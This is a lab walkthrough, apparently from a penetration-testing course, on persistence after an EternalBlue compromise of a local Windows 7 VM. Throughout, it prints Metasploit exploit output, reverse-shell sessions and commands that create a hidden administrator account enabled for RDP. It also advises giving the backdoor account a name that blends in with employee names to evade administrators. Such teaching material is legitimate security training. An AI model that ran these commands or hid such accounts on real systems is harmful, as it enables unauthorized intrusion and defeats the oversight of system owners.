Lab 6 - Mantaining Persistance

In this lab we will be making persistant access to the hacked blue.vm machine. We will use techniques to hide the created backdoor from a simple user (of course you can't hide from an expert eye). Now considering have already exploited the blue.vm machine and have a meterpreter session open.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.57.3:4444
[*] 192.168.57.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.4:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Ser
vice Pack 1 x64 (64-bit)
[*] 192.168.57.4:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.4:445 - The target is vulnerable.
[*] 192.168.57.4:445 - Connecting to target for exploitation.
[+] 192.168.57.4:445 - Connection established for exploitation.
[+] 192.168.57.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.4:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.57.4:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ul
tima
[*] 192.168.57.4:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Serv
ice
[*] 192.168.57.4:445 - 0×00000020  50 61 63 6b 20 31                                 Pack 1

[+] 192.168.57.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.4:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.4:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.4:445 - Starting non-paged pool grooming
[+] 192.168.57.4:445 - Sending SMBv2 buffers
[+] 192.168.57.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.4:445 - Sending final SMBv2 buffers.
[*] 192.168.57.4:445 - Sending last fragment of exploit packet!
[*] 192.168.57.4:445 - Receiving response from exploit packet
[+] 192.168.57.4:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.57.4:445 - Sending egg to corrupted connection.
[*] 192.168.57.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.57.4
[+] 192.168.57.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.57.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.57.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] Meterpreter session 3 opened (192.168.57.3:4444 → 192.168.57.4:49160) at 2025-10-15 23:00:2
4 +0500

meterpreter > getuid
```

what you will do next is to migrate to a more solid session by using the `migrate <PID>`

```
meterpreter > migrate 448
[*] Migrating from 144 to 448...
[*] Migration completed successfully.
```

after that we will use the command `run getgui -u <username> -p <password>`

what this command will do? the `getgui` command is responsible for checking if the remote desktop protocol (RDP) is enable are not if it not it will enable it. It will also try to hide the user name from showing up on login screen after you restart your pc. it is also responsible for adding user to the RDP users group and local administrator group. so that we have a administrative privillages after making remote desktop connection.

For some meterpreter verions the `getgui` might not be availabe

```
meterpreter > run getgui -e -u beast -p youarehacked
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: getgui
```

So leave the meterpreter session opne using `background` command. Remember that the meterpreter session must have Administrator privilages for you to use the next moduel. you can use another service built into metasploit by the name of `post/windows/manage/enable_rdp`

```
meterpreter > run getgui -e -u beast -p youarehacked
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: getgui
meterpreter > background
[*] Backgrounding session 3 ...
msf6 post(windows/manage/enable_rdp) > sessions

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-845Q99OO4PP  192.168.57.3:4444 → 192.168.57.4:49160 (
                                                                        192.168.57.4)

msf6 post(windows/manage/enable_rdp) >
```

by using the `options` command we can check the number of arguments we can set.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION   2                yes       The session to run this module on
   USERNAME                   no        The username of the user to create.


View the full module info with the info, or info -d command.
```

`Session` will be using open meterpreter session for executing this script
`LPORT` for connection to local machine (kali) using remote desktop protocol (RDP).
`Username` the username to be added to administrator group and RDP group.
`Password` password for the new user

lets set these parameters and run the script.

```
msf6 post(windows/manage/enable_rdp) > options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD  youarehacked     no        Password for the user created.
   SESSION   3                yes       The session to run this module on
   USERNAME  beast            no        The username of the user to create.


View the full module info with the info, or info -d command.
```


```
msf6 post(windows/manage/enable_rdp) > set username beast
username => beast
msf6 post(windows/manage/enable_rdp) > set password youarehacked
password => youarehacked
msf6 post(windows/manage/enable_rdp) > run
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: beast with Password: youarehacked
[*]     Adding User: beast to local group 'Remote Desktop Users'
[*]     Hiding user from Windows Login screen
[*]     Adding User: beast to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/20251015231646_default_
192.168.57.4_host.windows.cle_169816.txt
[*] Post module execution completed
msf6 post(windows/manage/enable_rdp) >
```

after running the script you can inspect that a script performed several checks. it checked if the RDP service is running or not to enable it. it also added a rule for rdp connection to firewall so that during a connection an alert is not generated and the connection is allowed to pass without interuption. next it added a new user to the windows system provided it administrator privilages and set the password for it.

Now it is time to make connection to the windows system using RDP. We will be using `xfreerdp3` for this use case. Use the command `xfreerdp3 /u:beast /p:yourarehacked /w:800 /h:640 /v:192.168.57.4 /sec:rdp /cert:ignore`

`/u:` username for RDP
`/p:` password for the given user
`/v:` the IP address for remote machine
`/w:` set windows width
`/h:` set windows height
`/src:rdp` set connection source


`/cert:ign` ignore certificated signing.



the rease `/cert:ign` is given along with '/src:rdp' is resolve this below issue.

```
┌──(kali㉿kali)-[~]
└─$ xfreerdp3 /u:beast /p:youarehacked /w:1366 /h:768 /v:192.168.57.4:3389/cert:ignore
[23:32:26:242] [44779:0000aeec] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:
keycode: 0×08 → no RDP scancode found
[23:32:26:242] [44779:0000aeec] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:
keycode: 0×5D → no RDP scancode found
[23:32:26:257] [44779:0000aeec] [ERROR][com.freerdp.crypto] - [freerdp_tls_handshake]: BIO_d
ndshake failed
[23:32:26:257] [44779:0000aeec] [ERROR][com.freerdp.core] - [transport_default_connect_tls]:
CONNECT_TLS_CONNECT_FAILED [0×00020008]
```

and here is the remote desktop connection.



Of course a system administrator can still find if an un-authorized login is created or not. so the best option is to make it so that it blends with other user accounts. How the administrator can look for that lets explore it. one way is to check through the command line using cmd as administrator. The command to check the number of users created would be `net user` which will give this output.

```
meterpreter > shell
Process 2156 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            beast                    Guest
user
The command completed with one or more errors.


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

in the above output our user `beast` is highlited and recognisible by name. the best option would be to make user names which match the company standard or if you know the friends or employee names of the that company. I you remember we were given a script to run at the end of work to do the clean after use.

resource file:
for cleanup the method is to leave the meterpreter session open in background and then use this command in metasploite `resource /home/kali/.msf4/loot/20251015231533_default_192.168.57.4_host.windows.cle_830149.txt`

To use that command you need to swtich back the meterpreter session using `sesssions` to first list the available meterpreter sessions and its `ID` then use the command `sessions <id>` to that session. From the meterpreter use this command to revert back all the firewall and rdp connection back to where it was. Get access to the windows shell using `shell` command.

you can check which commands will be run in the windows for cleanup by using `cat /home/kali/.msf4/loot/20251015231646_default_192.168.57.4_host.windows.cle_169816.txt`

which will contain something like this `execute -H -f cmd.exe -a '/c netsh firewall set service type = remotedesktop mode = enable'` this command can be run from the meterpreter session and also from windows but you will only use this hafl `netsh firewall set service type = remotedesktop mode = enable`